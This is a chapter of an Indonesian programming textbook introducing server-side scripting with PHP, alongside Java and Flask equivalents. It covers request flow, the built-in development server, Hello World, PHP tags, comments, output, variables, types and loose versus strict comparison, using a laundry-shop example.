
Halaman statis dapat berkata “kami mengenakan Rp 8.000 per kilogram”. Ia tidak dapat berkata “Sri, empat kilogram akan dikenai Rp 32.000”. Kalimat kedua harus *dihitung* pada saat diminta, dari data yang dimiliki peladen dan data yang baru saja dikirim pengunjung. Menghitungnya adalah tugas **bahasa sisi peladen** (*server-side language*), dan bab ini membahas PHP, dengan Java dan Python di sampingnya.

Bab ini menyediakan tiga hal yang belum ada: **tempat untuk logika**, yaitu bahasa peladen yang keluarannya kebetulan berupa HTML; **cara menerima apa yang diketik pengunjung**; dan **disiplin yang wajib menyertainya**, karena begitu orang asing dapat mengirim data ke dalam program Anda, asumsi program itu menjadi sasaran. Subbab 3.19 adalah subbab terpenting bab ini.

3.2 Apa Sebenarnya Bahasa Sisi Peladen Itu

3.2.1 Gambaran statis, sekali lagi

Gambar 3.1 adalah arsitektur semua yang dibangun di Bab 1 dan 2.




Gambar 3.1 Web statis. Klien meminta dokumen HTML; peladen menemukannya di antara dokumen yang disimpannya dan mengirimkannya kembali tanpa diubah.

Ikuti panah-panahnya. Klien, yaitu peramban di laptop atau ponsel, mengirim **permintaan** (*request*) akan sebuah dokumen HTML. Peladen mencari di foldernya, menemukan berkas yang namanya cocok, dan mengirimkannya kembali sebagai **respons** (*response*). Perhatikan apa yang tidak pernah dilakukan peladen: ia tidak pernah *membaca* berkas itu. Ia tidak melihat isinya dan tidak mengubah satu bita pun. Ia menyalin. Sepuluh ribu pengunjung menerima sepuluh ribu salinan yang identik.

> **DEFINISI. Halaman statis** adalah halaman yang bitanya sudah ditentukan sebelum ada yang memintanya. Berkas di cakram peladen dan badan respons adalah hal yang sama.

3.2.2 Menambahkan program di tengah

Sekarang perubahannya. Misalkan peladen, sebelum mengirim berkas, memeriksa ekstensinya. Untuk `.html` ia berperilaku seperti sebelumnya. Untuk `.php` ia menyerahkan berkas itu kepada program bernama **interpreter PHP**, menunggu sampai selesai, lalu mengirim kembali apa pun yang dicetak interpreter. Satu langkah tambahan itulah seluruh gagasan *server-side scripting*, dan **Gambar 3.2** menggambarkannya.



Gambar 3.2 Arsitektur aplikasi web PHP. Peladen meneruskan berkas kepada interpreter PHP, yang dapat membaca data dan menghasilkan respons HTML. Klien tidak pernah melihat PHP-nya, hanya apa yang dicetaknya.

Bacalah **Gambar 3.2** pelan-pelan, karena seluruh buku ini hidup di dalamnya.

1. Klien mengirim permintaan HTTP biasa, tanpa tahu bahwa PHP ada.
2. Peladen melihat `.php` dan menjalankan interpreter pada berkas itu.
3. Interpreter menjalankan berkas dari atas ke bawah, mungkin sambil membaca data; Bab 5 menambahkan MySQL tepat pada panah ini.
4. Semua yang dicetak program dikumpulkan menjadi satu dokumen, hampir selalu HTML.
5. Peladen mengirimkannya kembali, dan peramban menggambarnya persis seperti halaman statis.

> **WAWASAN KUNCI:** PHP tidak berjalan di peramban. Ia berjalan di peladen, selesai, lalu hilang. Yang melintasi jaringan adalah *keluarannya*. Tekan "View source" pada halaman PHP dan Anda tidak akan melihat satu baris PHP pun, hanya HTML yang dicetaknya. Ini bukan sakelar keamanan; memang beginilah susunannya bekerja.

3.2.3 PHP hanyalah salah satunya

PHP bukan satu-satunya bahasa yang dapat menempati slot itu. **Gambar 3.3** memperlihatkan yang umum.

Gambar 3.3 Bahasa-bahasa sisi peladen. Masing-masing menempati slot yang sama pada **Gambar 3.2**; bedanya pada sintaksis, perkakas, dan jenis organisasi yang cenderung memilihnya.

Semuanya mengerjakan tugas yang sama. ASP.NET adalah Bab 9 sampai 15; Jakarta Server Pages adalah Bab 7; Python adalah bahasa yang dipakai Profitina sendiri. PHP didahulukan karena jaraknya paling pendek antara "saya belum pernah menulis program peladen" dan "ada halaman yang berfungsi di layar saya", dan karena PHP menjalankan sebagian besar situs web yang bahasa peladennya diketahui. Java dan Python menyertainya di setiap bab buku ini, karena gagasannya sama dan pembaca yang melihatnya berdampingan mempelajari gagasan, bukan dialek.

3.2.4 Apa yang terjadi antara klik dan halaman

Sebelum menulis kode, tanamkan urutannya di kepala. **Tabel 3.1** adalah riwayat satu permintaan, lengkap dengan pelaku setiap langkah.

Tabel 3.1 Riwayat satu permintaan. Langkah 5 sampai 8 adalah bab ini; sisanya adalah Bab 1.

Langkah	Pelaku	Yang terjadi
1	Peramban	Anda mengeklik tautan atau menekan tombol kirim
2	Peramban	Ia menyusun permintaan HTTP: metode, jalur, *header*, kadang badan
3	Jaringan	Permintaan menuju peladen yang disebut dalam alamat
4	Peladen web	Ia menerima permintaan dan melihat jalurnya
5	Peladen web	Ekstensinya `.php`, maka ia menjalankan interpreter PHP pada berkas itu
6	Interpreter PHP	Ia mengisi *superglobal* dengan apa yang dikirim peramban (Subbab 3.17)
7	Interpreter PHP	Ia menjalankan program Anda dari atas ke bawah, satu kali
8	Interpreter PHP	Semua yang dicetak dikumpulkan menjadi badan respons
9	Peladen web	Ia menambahkan baris status dan *header*, lalu mengirim respons
10	Peramban	Ia mengurai HTML, mengambil CSS dan gambar, lalu menggambar halaman

Dua fakta dalam **Tabel 3.1** lebih penting daripada kelihatannya. **Interpreter menjalankan program Anda satu kali, lalu melupakan segalanya.** Tidak ada proses PHP yang menunggu di antara permintaan; setiap variabel dimusnahkan ketika halaman selesai, dan pengunjung berikutnya mulai dari nol. Apa pun yang harus bertahan, seperti pesan, pelanggan, atau status masuk, harus ditulis ke tempat yang bertahan: berkas, basis data, atau sesi (Subbab 3.20). Dan **program Anda tidak pernah berbicara langsung dengan peramban**. Ia mencetak; peladen yang mengantar. Perbedaan itu terdengar remeh sampai halaman Anda mencetak sesuatu sebelum mengirim *header* dan PHP mengeluh (Subbab 3.23).

3.2.5 Memasang perangkatnya

Untuk menjalankan bab ini Anda memerlukan interpreter PHP, dan untuk contoh pendampingnya sebuah JDK serta Python dengan Flask. Bab 1, Subbab 1.16, memasang semuanya di Windows, macOS, dan Linux. Di Windows, XAMPP dari `apachefriends.org` — versi 8.2.12, yang terbaru — membundel Apache, PHP 8.2, dan MariaDB, pengganti langsung MySQL, yang sudah saling tersambung (WampServer dan Laragon di Windows serta MAMP di macOS adalah bundel serupa); XAMPP menerbitkan folder `htdocs`, sehingga `C:\xampp\htdocs\hello.php` menjadi `http://localhost/hello.php`. Di macOS `brew install php` dan di Ubuntu `sudo apt install php-cli` memasang PHP secara langsung. Periksa dengan `php -v`; semua yang ada di sini dijalankan dengan **PHP 8.4**; rilis terbarunya adalah PHP 8.5, November 2025.

Untuk belajar, Anda tidak memerlukan Apache. PHP memiliki **peladen pengembangan bawaan**; di terminal yang dibuka pada folder `php` bab ini, ketik:

```
php -S 127.0.0.1:8080
```

Setiap berkas `.php` dalam folder itu kini ada di `http://127.0.0.1:8080/`, dan Ctrl+C menghentikan peladen. Semua eksekusi PHP dalam bab ini memakainya; peladen ini hanya untuk pengembangan dan tidak boleh dibuka ke internet. Untuk Java, JDK 21 atau yang lebih baru sudah cukup: sejak lama JDK menyertakan peladen HTTP kecil dalam paket `com.sun.net.httpserver`, sehingga `javac *.java` dan `java LaundrySite` tidak memerlukan Tomcat maupun perkakas *build* (Bab 7 beralih ke Jakarta Servlet). Untuk Python, versi 3.11 atau lebih baru dengan `pip install flask`; `python app.py` melayani di porta 5000.


> **PERINGATAN:** Membuka berkas `.php` dengan klik ganda, sehingga bilah alamat berbunyi `file:///C:/xampp/htdocs/hello.php`, **tidak** menjalankan PHP. Tidak ada peladen di jalur itu, jadi tidak ada yang menafsirkan berkasnya, dan peramban menampilkan kode sumbernya

> atau mengunduhnya. Alamat harus diawali `http://`. Jika Anda dapat melihat kode PHP Anda sendiri di jendela peramban, inilah sebabnya.

3.3 Skrip Pertama Anda

3.3.1 Siapa yang menulis PHP

PHP bermula pada 1994 sebagai sekumpulan perkakas kecil yang ditulis **Rasmus Lerdorf** (**Gambar 3.4**) untuk menghitung kunjungan ke halaman rumahnya sendiri. Ia menamainya Personal Home Page tools; singkatannya melekat, dan kemudian nama itu didefinisikan ulang menjadi **PHP: Hypertext Preprocessor**, singkatan rekursif yang memuat dirinya sendiri.



Gambar 3.4 Rasmus Lerdorf, yang menulis versi pertama PHP pada 1994. Sekelompok pengembang, di antaranya Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans, dan Zeev Suraski, mengembangkannya lebih lanjut.

PHP tumbuh fungsi demi fungsi di sekitar masalah yang benar-benar dihadapi orang; itulah sebabnya pustakanya sangat besar dan kadang tidak konsisten, dan itu pula sebabnya PHP begitu cepat untuk membuat sesuatu berfungsi. Tatroe dan MacIntyre mengajarkan bahasa ini sebagaimana adanya sekarang [1].

3.3.2 Yang perlu sudah Anda ketahui

Persiapannya singkat: tahu cara membuat berkas dan menyimpannya di folder pilihan, memakai penyunting teks (Visual Studio Code paling baik), memakai peramban, dan menguasai HTML Bab 2. Tambahkan kebiasaan mencari jawaban, karena tidak ada orang yang hafal semua fungsi PHP; manual PHP [2] adalah tempat pencarian itu seharusnya berakhir.


3.3.3 Hello World

Inilah program pertama klasik di penyunting (**Gambar 3.5**) dan di peramban (**Gambar 3.6**).

hello.php

```
1 <html>
2         <body>
3                 <?php
4                         echo "Hello World!";
5                 ?>
6         </body>
7 </html>
```

Gambar 3.5 Hello World, `php/hello.php`, di penyunting teks. Hanya baris di antara `<?php` dan `?>` yang merupakan PHP; selebihnya HTML yang diteruskan PHP tanpa disentuh.



Gambar 3.6 Berkas yang sama diminta melalui peladen web. Alamatnya alamat `http://`, bukan `file:///`; itulah yang membedakan menjalankan program dari sekadar membacanya.

Ketik sendiri dan simpan sebagai `hello.php` (**Kode 3.1**).

Kode 3.1 `hello.php`: HTML di bagian luar, satu instruksi PHP di bagian dalam.

```
<html>
    <body>
        <?php
            echo "Hello World!";
        ?>
    </body>
</html>
```

Dengan peladen bawaan berjalan, mintalah berkas itu dengan `curl`, peramban baris perintah yang memperlihatkan persis apa yang tiba. Inilah badan respons yang sebenarnya:

```
curl -s http://127.0.0.1:8080/hello.php
```

```
<html>
    <body>
        Hello World!    </body>
</html>
```

Blok `<?php … ?>` telah lenyap dan diganti oleh apa yang dicetaknya. Inilah **Gambar 3.2** yang terjadi di depan mata Anda. Telusuri **Kode 3.1** baris demi baris, karena semua aturan bahasa ini tampak di dalamnya.

- `<html>` dan `<body>` **bukan** PHP. PHP menyalin apa pun di luar `<?php … ?>` ke keluaran tanpa melihatnya. Berkas PHP adalah berkas HTML yang dilubangi.
- `<?php` membuka lubang. Sampai tag penutup, interpreter membaca instruksi, bukan menyalin teks.
- `echo "Hello World!";` adalah satu instruksi: *cetak ini ke keluaran*. Titik koma mengakhiri pernyataan.

- `?>` menutup lubang, dan penyalinan berlanjut.

> **PERINGATAN:** Setiap pernyataan diakhiri titik koma. Bukan sebagian besar, melainkan setiap pernyataan. Kesalahan paling umum pada hari pertama adalah `;` yang terlupa, dan PHP melaporkannya pada baris *sesudah* kesalahan. Subbab 3.23 memperlihatkan pesan itu dan cara membacanya.

Gagasan yang sama berjalan di baris perintah, tanpa peramban dan tanpa HTML (**Kode 3.2**).

Kode 3.2 `01_hello.php`, Hello World di baris perintah. `PHP_EOL` adalah konstanta bawaan yang berisi arti "akhir baris" di mesin ini.

```
<?php
// 01_hello.php — the smallest PHP program that does something.
echo "Hello World!", PHP_EOL;
```

Jalankan dengan `php 01_hello.php`, dan keluarannya:

```
Hello World!
```

Dua hal sengaja diubah. Berkas diawali `<?php` dan **tidak** memiliki penutup `?>`: jika berkas seluruhnya PHP, tag penutup bukan hanya tidak perlu tetapi berbahaya, karena spasi nyasar sesudahnya akan ikut tercetak. Dan `echo` diberi dua hal yang dipisahkan koma; ia menerima sebanyak yang Anda mau.

3.3.4 Hello World dari tiga peladen

Sekarang tulis halaman yang sama dalam Java dan Python, agar tiga cara menjawab permintaan berdiri berdampingan sejak program pertama. **Kode 3.3** hanya memakai JDK.

Kode 3.3 `Hello.java`: peladen web yang dibangun dari JDK saja. Satu *handler* didaftarkan untuk jalur `/`, dan *handler* itu sendiri yang menulis status, *header*, dan badan.

```
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;

/** Hello.java — the smallest web server Java can run with nothing but the JDK. */
public class Hello {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", exchange -> {
            String html = "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n";
            byte[] body = html.getBytes(StandardCharsets.UTF_8);
            exchange.getResponseHeaders().set("Content-Type", "text/html; charset=utf-8");
            exchange.sendResponseHeaders(200, body.length);      // status line and headers
...
            try (OutputStream out = exchange.getResponseBody()) {
                out.write(body);                                 // ... then the body
            }
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Kode 3.4 adalah versi Flask.

Kode 3.4 `hello.py`: aplikasi Flask. Dekorator `@app.route("/")` mengikat alamat itu pada fungsi di bawahnya.

```python
"""hello.py — the smallest Flask application."""
from flask import Flask

app = Flask(__name__)


@app.route("/")                        # a URL is bound to a FUNCTION
def hello():
    return "<html>\n\t<body>\n\t\tHello World!\n\t</body>\n</html>\n"


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Setelah dijalankan dengan `java Hello` dan `python hello.py`, kedua peladen menjawab `curl -s -i` dengan respons berikut (*header* `Date` dibuang):

```
HTTP/1.1 200 OK
Content-type: text/html; charset=utf-8
Content-length: 47

<html>
    <body>
        Hello World!
    </body>
</html>
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close

<html>
    <body>
        Hello World!
    </body>
</html>
```

Bandingkan ketiganya. PHP tidak memerlukan kode untuk baris status maupun *header*; peladen dan interpreter menyediakan `200 OK` dan `Content-Type: text/html` karena berkas `.php` dianggap menghasilkan halaman. Java meminta Anda menyatakan segalanya: *header*, kode status, panjang badan, dan kapan aliran ditutup. Flask berada di tengah: Anda mengembalikan *string* dan ia melengkapi sisanya. Perbedaan terdalamnya adalah cara alamat menemukan kodenya: di PHP **URL dipetakan ke berkas**, di Java ke **handler** yang didaftarkan dengan `createContext`, di Flask ke **fungsi** melalui `@app.route` (**Tabel 3.18**).

3.4 Bentuk Sebuah Berkas PHP

3.4.1 Cara-cara membuka blok

Dari tahun ke tahun PHP memiliki beberapa cara menandai kode di dalam berkas, dan **Gambar 3.7** mendaftarnya beserta statusnya sekarang.

Pembuka … penutup	Nama	Di PHP 8.4
`<?php … ?>`	tag standar	selalu berfungsi: pakailah
`<?= … ?>`	echo pendek	selalu berfungsi: sama dengan <?php echo …; ?>
`<? … ?>`	short open tag	hanya jika short_open_tag=On: hindari
`<script language="php"> … </script>`	script tag	dihapus di PHP 7
`<% … %>`	tag gaya ASP	dihapus di PHP 7

Gambar 3.7 Tag pembuka dan penutup yang pernah diterima PHP. Hanya `<?php … ?>` dan singkatan echo-nya `<?= … ?>` yang berfungsi di semua peladen; yang lain bersifat opsional atau sudah dihapus.

`<?php … ?>` adalah bentuk **standar** dan selalu berfungsi; pakailah. `<? … ?>`, *short open tag*, bergantung pada pengaturan `short_open_tag` yang di kebanyakan peladen dimatikan, sehingga berkas yang memakainya dapat menampilkan kode mentah di lingkungan produksi. `<script language="php">` dan `<% … %>` gaya ASP dihapus di PHP 7. Satu-satunya singkatan yang modern dan aman adalah `<?= $x ?>`, kependekan dari `<?php echo $x; ?>`; ia selalu aktif dan dipakai oleh setiap templat dalam bab ini.

3.4.2 Mencampur PHP dan HTML

Sebuah berkas boleh membuka dan menutup blok sebanyak yang ia mau. Begitulah halaman sungguhan ditulis, karena HTML tetap menjadi HTML dan tidak terkubur di dalam *string* berkutip (**Kode 3.5**).

Kode 3.5 `mixing.php`: menghitung di atas, mencetak di tengah. Dua lubang `<?= … ?>` diisi ketika halaman disusun.

```
<?php
$customer = "Sri Wahyuni";
$kilos    = 3;
?>
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: <?= $customer ?></p>
  <p>Weight: <?= $kilos ?> kg</p>
</body>
</html>
```

Diminta melalui peladen, berkas ini mengirim persis:

```
<!DOCTYPE html>
<html lang="en">
<body>
  <h1>Profitina Laundry</h1>
  <p>Customer: Sri Wahyuni</p>
  <p>Weight: 3 kg</p>
</body>
</html>
```

Tidak ada PHP dalam respons, karena PHP sudah datang dan pergi.

3.4.3 Komentar

PHP menerima tiga gaya komentar, seperti terlihat pada **Kode 3.6**. Buku ini memakai `//` untuk satu baris dan `/* … */` untuk satu paragraf.

Kode 3.6 `comments.php`: tiga gaya komentar. Berkas ini PHP yang sah dan tidak mencetak apa pun.

```
<?php
// A single-line comment. Everything after the two slashes is ignored.

# Also a single-line comment. Inherited from shell scripts.

/* A block comment.
   It runs until the closing marker, however many lines that takes.
   Use it for the paragraph that explains why, not what. */
```

Beri komentar pada baris yang tidak jelas, bukan pada baris yang sudah jelas. `$i++; // tambah satu` tidak menolong siapa pun; `// kilogram dibulatkan ke atas di meja kasir` menolong orang yang mewarisi program Anda. Java juga memiliki `//` dan `/* */`; Python hanya memiliki `#` untuk satu baris, serta *string* yang berdiri sendiri, yaitu *docstring*, di awal berkas atau fungsi.

3.4.4 Mana yang peka huruf besar-kecil dan mana yang tidak

Pengenal yang Anda buat sendiri peka huruf besar-kecil: `$total` dan `$Total` adalah dua variabel, dan PHP tidak akan memperingatkan Anda. **Pengenal yang disediakan PHP tidak peka**: `echo` dan `ECHO`, `strlen()` dan `StrLen()` adalah sama. Tulislah dengan huruf kecil dan dengan satu gaya penamaan; bab ini cukup dekat mengikuti gaya PSR-12 [3]. Di Java dan Python semuanya peka huruf besar-kecil.

3.5 Mengeluarkan Keluaran

`echo` adalah kuda beban. Ia menerima satu nilai atau lebih yang dipisahkan koma dan menuliskannya ke keluaran tanpa tambahan apa pun: tanpa spasi, tanpa ganti baris. `echo "Profitina", " ", "Laundry";` mencetak `Profitina Laundry`, dan jika Anda menginginkan spasi, Anda mencetak spasi.

`print` bekerja hampir sama, tetapi menerima tepat satu argumen dan mengembalikan 1; dalam praktik semua orang menulis `echo`. `printf()` memformat sambil mencetak, dan `print_r()` memperlihatkan struktur sebuah *array*; keduanya muncul nanti. Di dalam *string* berkutip ganda, `\n` adalah ganti baris dan `\t` adalah tab; di dalam kutip tunggal keduanya hanyalah garis miring terbalik dan sebuah huruf (Subbab 3.14).

Di halaman web `\n` *tidak tampak apa-apa*: HTML meringkas spasi. Untuk memutus baris, cetak `<br>` atau taruh setiap baris dalam elemennya sendiri seperti `<p>`.

Java mencetak dengan `System.out.println()` dan, di peladen, menulis bita ke respons seperti pada **Kode 3.3**; Python mencetak dengan `print()`, dan fungsi Flask *mengembalikan* halamannya.

3.6 Variabel

Variabel adalah nama bagi tempat penyimpanan sebuah nilai. Anda memasukkan nilai; kemudian Anda memintanya dengan nama itu dan mendapatkannya kembali. Aturan PHP hanya sedikit:

- Nama variabel **diawali tanda dolar**: `$name`, `$total`, `$units`.
- Sesudahnya sebuah huruf atau garis bawah, lalu campuran bebas huruf, angka, dan garis bawah. Bita 127 sampai 255 juga boleh, sehingga `$harga` dan `$berat` sah.
- **Tidak ada batas panjang**, nama **peka huruf besar-kecil**, dan **spasi tidak diperbolehkan**.
- Variabel **tidak perlu dideklarasikan**. Memberinya nilai sekaligus menciptakannya.

Aturan terakhir itu sekaligus jebakan: salah ketik seperti `$totl = $total + 2000;` diam-diam menciptakan `$totl`. Membaca variabel yang belum didefinisikan memang memunculkan peringatan (Subbab 3.23), dan peringatan itu biasanya adalah salah ketiknya.

> **DEFINISI. Penugasan** (*assignment*) adalah pernyataan `$name = expression;`. PHP mengevaluasi ekspresi di kanan, lalu menyimpan hasilnya dengan nama di kiri. Tanda `=` berarti "menjadi", bukan "sama dengan"; kesamaan ditulis `==` atau `===`.


Bacalah penugasan dari kanan ke kiri, selalu. Pada `$total = $units * 8000;`, PHP lebih dulu menghitung `$units * 8000`, dan baru sesudah itu `$total` berubah.

Java mewajibkan Anda mendeklarasikan variabel beserta tipenya sebelum dipakai, `int units = 4;`, sehingga salah ketik seperti `totl` menjadi galat kompilasi, bukan variabel baru yang diam-diam. Python, seperti PHP, menciptakan variabel saat penugasan, tetapi tanpa tanda dolar: `units = 4`.

3.7 Tipe, dan Kebiasaan PHP Mengonversinya

3.7.1 Tipe-tipe

Setiap nilai dalam PHP memiliki **tipe**, yaitu jenis bendanya. **Gambar 3.8** mengelompokkannya dalam tiga keluarga.



Gambar 3.8 Tipe-tipe PHP dalam tiga keluarga: tipe skalar menyimpan satu nilai, tipe majemuk menyimpan beberapa, dan tipe khusus mewakili sesuatu di luar PHP atau ketiadaan nilai.

bool bernilai `true` atau `false`. **int** adalah bilangan bulat, sampai sekitar 9.2×10^{18} pada mesin 64-bit. **float** memiliki bagian pecahan; *float* disimpan dalam biner, sehingga `0.1 + 0.2` tidak persis `0.3`, dan **uang tidak pernah disimpan dalam float**: setiap program di sini menyimpan rupiah sebagai bilangan bulat. **string** adalah teks, termasuk `""`. **array** menyimpan banyak nilai di bawah kunci (Subbab 3.13); **object** adalah instans sebuah kelas (Bab 5); **resource** adalah pegangan ke sesuatu di luar PHP, misalnya berkas yang terbuka; **null** berarti *tidak ada nilai sama sekali*, dan itu tidak sama dengan `0` ataupun `""`.

3.7.2 Anda tidak mendeklarasikan tipe; PHP yang menyimpulkannya

Di Java Anda menulis `int units = 4;` dan variabel itu bilangan bulat untuk selamanya. Di PHP Anda menulis `$units = 4;` dan PHP melihat bahwa `4` adalah bilangan bulat; berikan `"four"` pada baris berikutnya dan variabel itu menjadi *string*. Inilah **pengetikan dinamis** (*dynamic typing*), dan **Kode 3.7** memperlihatkannya bersama konversi dan konstanta.

Kode 3.7 `02_variables.php`: variabel, tipe, konversi, dan konstanta dalam satu program. Jalankan dengan `php 02_variables.php`.

```php
<?php
// 02_variables.php — variables, the eight types, juggling, and constants.

// --- Variables -------------------------------------------------------
$name  = "Sri";              // string
$kilos = 3;                  // int
$price = 7500.5;             // float
$paid  = false;              // bool
$items = ["wash", "iron"];   // array
$note  = null;               // NULL

echo "name  = $name",              PHP_EOL;
echo "kilos = $kilos",             PHP_EOL;
echo "price = $price",             PHP_EOL;

// --- What type is it really? -----------------------------------------
foreach (['name'  => $name,  'kilos' => $kilos, 'price' => $price,
          'paid'  => $paid,  'items' => $items, 'note'  => $note] as $k => $v) {
    echo str_pad($k, 6), "-> ", gettype($v), PHP_EOL;
}

// --- Type juggling ---------------------------------------------------
$a = "10";        // a string
$b = 5;           // an int
echo '"10" + 5      = ', $a + $b,        PHP_EOL;  // numeric context
echo '"10" . 5      = ', $a . $b,        PHP_EOL;  // string context
echo 'var "10" == 10 ? ', var_export("10" == 10, true), PHP_EOL;
echo 'var "10" === 10 ? ', var_export("10" === 10, true), PHP_EOL;
echo '"abc" == 0     ? ', var_export("abc" == 0, true), PHP_EOL;

// --- Explicit conversion ---------------------------------------------
$raw = "3.9 kg";
echo 'intval("3.9 kg")   = ', intval($raw),   PHP_EOL;
echo 'floatval("3.9 kg") = ', floatval($raw), PHP_EOL;
echo 'is_numeric("3.9 kg") = ', var_export(is_numeric($raw), true), PHP_EOL;

// --- Constants -------------------------------------------------------
define('SHOP_NAME', 'Profitina Laundry');
const PRICE_PER_KG = 8000;
echo SHOP_NAME, " charges Rp ", PRICE_PER_KG, " per kilogram.", PHP_EOL;
echo "Three kilos cost Rp ", 3 * PRICE_PER_KG, ".", PHP_EOL;
```

Keluarannya yang sebenarnya:

```
name  = Sri
kilos = 3
price = 7500.5
name  -> string
kilos -> integer
price -> double
paid  -> boolean
items -> array
note  -> NULL
"10" + 5      = 15
"10" . 5      = 105
var "10" == 10 ? true
var "10" === 10 ? false
"abc" == 0     ? false
intval("3.9 kg")   = 3
floatval("3.9 kg") = 3.9
is_numeric("3.9 kg") = false
Profitina Laundry charges Rp 8000 per kilogram.
Three kilos cost Rp 24000.
```

`gettype()` melaporkan *float* sebagai `double` karena alasan sejarah; kedua kata itu berarti hal yang sama.

3.7.3 *Type juggling*, dan dua macam tanda sama dengan

Jika sebuah nilai dipakai di tempat yang mengharapkan tipe lain, PHP **mengonversinya diam-diam**. Ini disebut *type juggling*, dan dua baris yang diawali `"10"` memperlihatkannya.

- `"10" + 5` menghasilkan `15`. Operator `+` hanya berarti penjumlahan, sehingga PHP membaca *string* itu sebagai bilangan 10.
- `"10" . 5` menghasilkan `105`. Operator `.` hanya berarti penyambungan *string*, sehingga PHP mengubah 5 menjadi `"5"`.

Dua nilai yang sama, dua jawaban, yang sepenuhnya ditentukan oleh operator: **dalam PHP operatorlah yang memilih konteks, dan konteks yang menentukan konversi.** JavaScript memakai `+` untuk kedua tugas itu, dengan hasil yang jauh lebih membingungkan; operator `.` yang terpisah adalah salah satu gagasan terbaik PHP.

Sekarang perbandingannya. `"10" == 10` bernilai `true`: `==` yang **longgar** mengonversi salah satu sisi lalu membandingkan. `"10" === 10` bernilai `false`: `===` yang **ketat** membandingkan tipe lebih dulu, dan *string* tidak pernah identik dengan bilangan bulat. Lalu `"abc" == 0` bernilai `false` di PHP 8. Di PHP 7 nilainya **true**, karena *string* dikonversi menjadi bilangan dan `"abc"` menjadi 0; sejak PHP 8, ketika *string* nonnumerik bertemu bilangan, *bilangannya* yang dikonversi menjadi *string*. Buku lama yang menyatakan sebaliknya tidak salah, hanya sudah tua.

> **PERINGATAN:** Pakailah `===` dan `!==` kecuali Anda punya alasan untuk tidak memakainya. Perbandingan longgar nyaman di dua atau tiga tempat dan menjadi sumber jawaban salah yang diam-diam di tempat lain.

3.7.4 Mengonversi dengan sengaja

